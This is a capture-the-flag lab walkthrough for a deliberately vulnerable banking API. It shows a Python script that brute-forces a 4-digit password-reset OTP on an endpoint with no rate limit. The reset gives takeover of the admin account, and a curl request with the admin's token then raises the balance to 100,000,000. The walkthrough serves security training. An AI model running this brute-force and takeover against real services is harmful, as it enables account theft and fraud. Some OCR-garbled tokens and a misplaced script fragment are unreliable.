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URL	https://attackdefense.com/challengedetails?cid=1918
Type	REST: API Security

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.1.1.4 netmask 255.255.255.0 broadcast 10.1.1.255
       ether 02:42:0a:01:01:04 txqueuelen 0 (Ethernet)
       RX packets 13403 bytes 1209861 (1.1 MiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 12476 bytes 17305686 (16.5 MiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.248.164.2 netmask 255.255.255.0 broadcast 192.248.164.255
       ether 02:42:c0:f8:a4:02 txqueuelen 0 (Ethernet)
       RX packets 410 bytes 414496 (404.7 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 402 bytes 43530 (42.5 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,L00PBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       loop txqueuelen 1000 (Local Loopback)
       RX packets 40807 bytes 29508976 (28.1 MiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 40807 bytes 29508976 (28.1 MiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@attackdefense:~#
```




The IP address of the machine is 192.248.164.2.

Therefore, the Banking WebApp is running on 192.248.164.3, at port 5000.

**Step 2:** Viewing the Banking WebApp.

Open the following URL in firefox.

**URL:** http://192.248.164.3:5000



# Welcome to Secure Banking WebApp Login




**Step 3:** Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:




Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.



Click OK.

Everything required to intercept the requests has been setup.

**Step 4:** Interacting with the Banking API using the WebApp.


Click on get Redeem button to redeem the offered balance.

**Note:** Make sure that intercept is on in BurpSuite


# Welcome to Secure Banking WebApp Login

Username: elliot
Password: elliotalderson
Login
Forgot Password

Notice the corresponding requests in BurpSuite.



Forward the above request.



Forward the above request and view the changes reflected in the web app.


# Welcome Elliot!

Account Number: 1337

Check Balance

Get Golden Ticket

Click on Check Balance button.



Forward above request.


## Welcome Elliot!

Check Balance

Current Balance: 500

Get Golden Ticket

Click on Get Golden Ticket button.



#### Forward the above request.



Notice that a JWT Token is sent in the request.

#### JWT Token:

eyJhbGciOiJSUzI1NilsInR5cCl6lkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rliwiYWNjdCl6MTMzN ywic2NvcGUiOiJhY2NvdW50LXJIYWQiLCJleHAiOjE1NzU4ODE3ODYsImlhdCl6MTU3NTg4MT E4Nn0.AQot2JM4Wyz0U\_20ZbLK1KBDpTm80qQgJOkyowopYlT4PcACkvSpH6IrudtN9Ga9AR

rSePc5oHVhSfO2zET1EZmdpLop\_YCERphohOHTStXw0IFyCr4nbghKy0yzr0OZwoWUduKOzc 1\_LJG3ZeJW7M0BcaF4VJhXuKIpUD9CqsXMGYv-5byFGZVbaiKWIVJjO8oVsOVZByFvPqfCEj 0kL3il78M0XnEUbdd4odJtdNdSdjOOeZ9eHAfYanUawlurY4cP6zDRZ3dvbce8GKQsFQA4ybTA inek4fuiJbsUC73VFPyEA1mYIRmjBORBeD6MuFa8q-Bzu9bmrVQntDZxJQ

Visit <a href="https://jwt.io">https://jwt.io</a> and decode the above obtained token:

#### Encoded PASTE A TOKEN HERE

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJ1YWQiLCJ1eHAiOjE1NzU4ODE3ODYsImlhdCI6MTU3NTg4MTE4Nn0.AQot2JM4Wyz0U\_20ZbLK1KBDpTm80qQgJ0kyowopY1T4PcACkvSpH6IrudtN9Ga9ARrSePc5oHVhSf02zET1EZmdpLop\_YCERphohOHTStXw0IFyCr4nbghKy0yzr00ZwoWUduKOzc1\_LJG3ZeJW7M0BcaF4VJhXuKIpUD9CqsXMGYv-5byFGZVbaiKWlVJj08oVs0VZByFvPqfCEj0kL3il78M0XnEUbdd4odJtdNdSdj00eZ9eHAfYanUawIurY4cP6zDRZ3dvbce8GKQsFQA4ybTAinek4fuiJbsUC73VFPyEA1mYIRmjBORBeD6MuFa8q-Bzu9bmrVQntDZxJQ

#### Decoded EDIT THE PAYLOAD AND SECRET

```
HEADER: ALGORITHM & TOKEN TYPE

{
    "alg": "RS256",
    "typ": "JWT"
}

PAYLOAD: DATA

{
    "iss": "Dummy Bank",
    "acct": 1337,
    "scope": "account-read",
    "exp": 1575881786,
    "iat": 1575881186
}

VERIFY SIGNATURE
```

Notice that the token has a scope claim and it is set to the value "account-read".

Forward the above request and view the changes reflected on the web page.



Account Number: 1337

Check Balance

Current Balance: 500

Get Golden Ticket

Error: You need an account balance > 5000000 to get the Golden Ticket!

As mentioned in the challenge description:

"The authorization system used relies on a scope parameter in the issued token. If the token issued to a user has the scope of "account-write", then they get write access on the account, else, for scope of "account-read", the user gets read-only access to the account."

And the token obtained above has scope set to "account-read".

This means that the the above uer ("Elliot Alderson") also has a read-only access the account. Therefore, he can only read his account balance.

**Step 5:** Resetting password for admin user.

Clear the user session and goto forgot password page.


Open the inspector window and click on the "Storage" tab.

Checking all the storage options where the user' session could be saved, it was found that the user session was saved in the Local Storage.

**Note:** Turn off Burp proxy intercept mode for a few requests.



#### **Welcome Elliot!**



Click on Local Storage and delete all the entries in that storage.



Once all the entries are deleted, refresh the page. The login page would appear again.



# Welcome to Secure Banking WebApp Login

Username: Password:			
	Login		
Fo	rgot Passw	ord	


Click on Forgot Password button and enter the Email ID of admin user for resetting the password for admin user.



#### Proceed here to reset your password.

admin@dummybank.com Reset Password


Click on Reset Password button.



#### Proceed here to reset your password.

admin@dummybank.com

An OTP has been sent to the provided Email ID.



An OTP has been sent to admin user. As mentioned in the challenge description, the OTP has 4-digit, each in the range 0 to 9 inclusive.

Turn on the intercept mode for the following request.

Enter a random 4-digit OTP and click on Proceed button.


## Proceed here to reset your password.

#### admin@dummybank.com


An OTP has been sent to the provided Email ID.

1234		
	Proceed	

Viewing the corresponding request in BurpSuite:



Forward the OPTIONS request.




Notice that a POST request is sent to the API running on port 8081 on the target machine. The OTP is passed in the request along with the Email ID.

As mentioned in the challenge description that the Bank API does not place any limit on the number of requests sent to any of the endpoint.

Since the OTP contains 4-digit, each in the range 0 to 9 inclusive, a brute-force attack is possible here.

Forward the above request and notice the response in HTTP History tab in BurpSuite:



The response is in JSON format. Since the OTP was incorrect, it contains the error message.

Use the following Python script to guess the correct OTP:

#### **Python Script:**

```
print "Response:", resp
print "Correct OTP is %s!" % (otp)
break
```

Save the above script as getOTP.py

**Command:** cat getOTP.py

```
root@attackdefense:~# cat getOTP.py
import requests
import json
baseUrl = "http://192.248.164.3:8081"
def makeRequest(otp, email):
        global baseUrl
        data = { "otp": otp, "email": email }
        headers = { "Content-Type": "application/json" }
        r = requests.post(baseUrl + "/validateotp",
                        data = json.dumps(data),
                        headers = headers)
        return r.json()
adminEmailID = "admin@dummybank.com"
for otp in range(1000, 9999):
        resp = makeRequest(otp, adminEmailID)
        if "Error" not in resp:
                print "Response:", resp
                print "Correct OTP is %s!" % (otp)
root@attackdefense:~#
```

Run the above Python script and get the correct OTP.

**Command:** python getOTP.py

The correct OTP is 3395.

**Note:** Since OTP is generated randomly, the same OTP might not work.

Enter the above found OTP and click on the Proceed button.

## Proceed here to reset your password.

admin@dummybank.com

An OTP has been sent to the provided Email ID.

3395 Proceed

**Note:** Turn off Burp Proxy mode further requests.

# Proceed here to reset your password.

#### admin@dummybank.com

New Password

Confirm Password

Change Password

# Proceed here to reset your password.

#### admin@dummybank.com

New Password	
Confirm Password	
Change Password	


Enter some password and enter the same value in the confirm password box and then click on Change Password button.

## Proceed here to reset your password.

#### admin@dummybank.com

123		
123		
	Change Password	

# Password was successfully changed! OK Proceed here to reset your password. admin@dummybank.com OK



Step 6: Increasing the balance for admin user's account and retrieving the Golden Ticket.

# Welcome to Secure Banking WebApp Login

Username:	The state of the s		
Password:			
	Login		
	Forgot Password		

Login again using the following credentials:

**Username:** admin **Password:** 123

# Welcome Admin!

Account Number: 9999

Check Balance

Get Golden Ticket

Check the balance for the user.

**Note:** For this request, turn on the intercept mode in BurpSuite.





Notice that a JWT Token is passed in this request.

#### JWT Token:

eyJhbGciOiJSUzI1NilsInR5cCl6lkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rliwiYWNjdCl6OTk5O Swic2NvcGUiOiJhY2NvdW50LXdyaXRlliwiZXhwljoxNTc1ODg1NTYzLCJpYXQiOjE1NzU4ODQ 5NjN9.UvsCdS5DFFh7b5zLqTZQpaWnhT4aiF5XZ5X9nfrHDyssQ5\_7rycuuzRKGhbhlQ0yyvJ4l vg4J1fShnQQxx17BuB0HG11VAwNLFh6HVf5zHtUP2G39pyKJ4RckUuXu\_JWvzOLY4OaloXtN cp6YNwEs-mO4SkDBZhiD50ssQY2XRlWaW5NVPGTk5Jz\_6K7NPDDs20tkdRmeG5tTa5iCjOyi xJuDCZPQV02GZ8fG3-iPXS3mtpayLL\_2RbTdq4kW3ic36z\_4lhd4-xHOY89zvi-FvTGOFe-5dLW ThehR74p5Wk-kcHi4Nz1FSrAF33s\_b3rBg-ewda7UGRW5KmUhabd\_w

Decoding this token using <a href="https://jwt.io">https://jwt.io</a>:

#### Encoded PASTE A TOKEN HERE

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6OTk5OSwic2NvcGUiOiJhY2NvdW50LXdyaXR1IiwiZXhwIjoxNTc1ODg1NTYzLCJpYXQiOjE1NzU4ODQ5NjN9.UvsCdS5DFFh7b5zLqTZQpaWnhT4aiF5XZ5X9nfrHDyssQ5\_7rycuuzRKGhbhIQ0yyvJ4lvg4J1fShnQQxx17BuB0HG11VAwNLFh6HVf5zHtUP2G39pyKJ4RckUuXu\_JWvzOLY4OaloXtNcp6YNwEs-m04SkDBZhiD50ssQY2XR1WaW5NVPGTk5Jz\_6K7NPDDs20tkdRmeG5tTa5iCj0yixJuDCZPQV02GZ8fG3-iPXS3mtpayLL\_2RbTdq4kW3ic36z\_41hd4-xH0Y89zvi-FvTG0Fe-5dLWThehR74p5Wk-kcHi4Nz1FSrAF33s\_b3rBg-ewda7UGRW5KmUhabd\_w

#### Decoded EDIT THE PAYLOAD AND SECRET

```
HEADER: ALGORITHM & TOKEN TYPE

{
    "alg": "RS256",
    "typ": "JWT"
}

PAYLOAD: DATA

{
    "iss": "Dummy Bank",
    "acct": 9999,
    "scope": "account-write",
    "exp": 1575885563,
    "iat": 1575884963
}

VERIFY SIGNATURE
```

Notice that this token has a scope of "account-write".

Pass the above request and check the balance for admin user:

## Welcome Admin!

**Account Number: 9999** 

Check Balance

**Current Balance: 6000** 

Get Golden Ticket

Click on Golden Ticket button:



Account Number: 9999

Check Balance

**Current Balance: 6000** 

Get Golden Ticket

Error: You need an account balance > 5000000 to get the Golden Ticket!

In the challenge description, it is mentioned that the /balance endpoint supports a POST request as well. That request is used to modify the account balance.

Send a POST request to the /balance endpoint and modify the balance for admin's account and set it to a value greater than 5000000:

Command: curl -X POST -H "Content-Type: application/json" http://192.248.164.3:8081/balance -d '{"acct": 9999, "balance": 100000000, "token": "eyJhbGciOiJSUzl1NilsInR5cCl6lkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rliwiYWNjdCl6OTk5O Swic2NvcGUiOiJhY2NvdW50LXdyaXRlliwiZXhwljoxNTc1ODg1NTYzLCJpYXQiOjE1NzU4ODQ 5NjN9.UvsCdS5DFFh7b5zLqTZQpaWnhT4aiF5XZ5X9nfrHDyssQ5\_7rycuuzRKGhbhlQ0yyvJ4l vg4J1fShnQQxx17BuB0HG11VAwNLFh6HVf5zHtUP2G39pyKJ4RckUuXu\_JWvzOLY4OaloXtN cp6YNwEs-mO4SkDBZhiD50ssQY2XRlWaW5NVPGTk5Jz\_6K7NPDDs20tkdRmeG5tTa5iCjOyi xJuDCZPQV02GZ8fG3-iPXS3mtpayLL\_2RbTdq4kW3ic36z\_4lhd4-xHOY89zvi-FvTGOFe-5dLW ThehR74p5Wk-kcHi4Nz1FSrAF33s\_b3rBg-ewda7UGRW5KmUhabd\_w"}'

root@attackdefense:~# curl -X POST -H "Content-Type: application/json" http://192.2
48.164.3:8081/balance -d '{"acct": 9999, "balance": 100000000, "token": "eyJhbGci0i
JSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3Mi0iJEdWlteSBCYW5rIiwiYWNjdCI60Tk50Swic2NvcGUi0iJh
Y2NvdW50LXdyaXRlIiwiZXhwIjoxNTc10Dg1NTYzLCJpYXQi0jE1NzU40DQ5NjN9.UvsCdS5DFFh7b5zLqT
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Vf5zHtUP2G39pyKJ4RckUuXu\_JWvz0LY40aloXtNcp6YNwEs-m04SkDBZhiD50ssQY2XRlWaW5NVPGTk5Jz
\_6K7NPDDs20tkdRmeG5tTa5iCj0yixJuDCZPQV02GZ8fG3-iPXS3mtpayLL\_2RbTdq4kW3ic36z\_4lhd4-x
H0Y89zvi-FvTG0Fe-5dLWThehR74p5Wk-kcHi4Nz1FSrAF33s\_b3rBg-ewda7UGRW5KmUhabd\_w"}'
{"acct": "9999", "balance": "1000000000", "user": "Admin"}root@attackdefense:~#
root@attackdefense:~#

Notice the account balance now:

# Welcome Admin!

**Account Number: 9999** 

Check Balance

Current Balance: 100000000

Get Golden Ticket

The balance was updated successfully.

Since the balance is now greater than \$5000000, the Golden Ticket could be retrieved.

# **Welcome Admin!**

**Account Number: 9999** 

Check Balance

Current Balance: 100000000

Get Golden Ticket

Golden Ticket: This\_Is\_The\_Golden\_Ticket\_dff35824a4566915bbfe5862cfe0b20a

Golden Ticket: This\_Is\_The\_Golden\_Ticket\_dff35824a4566915bbfe5862cfe0b20a



#### References:

- 1. OWASP API Security (https://www.owasp.org/index.php/OWASP\_API\_Security\_Project)
- 2. JWT debugger (<a href="https://jwt.io/#debugger-io">https://jwt.io/#debugger-io</a>)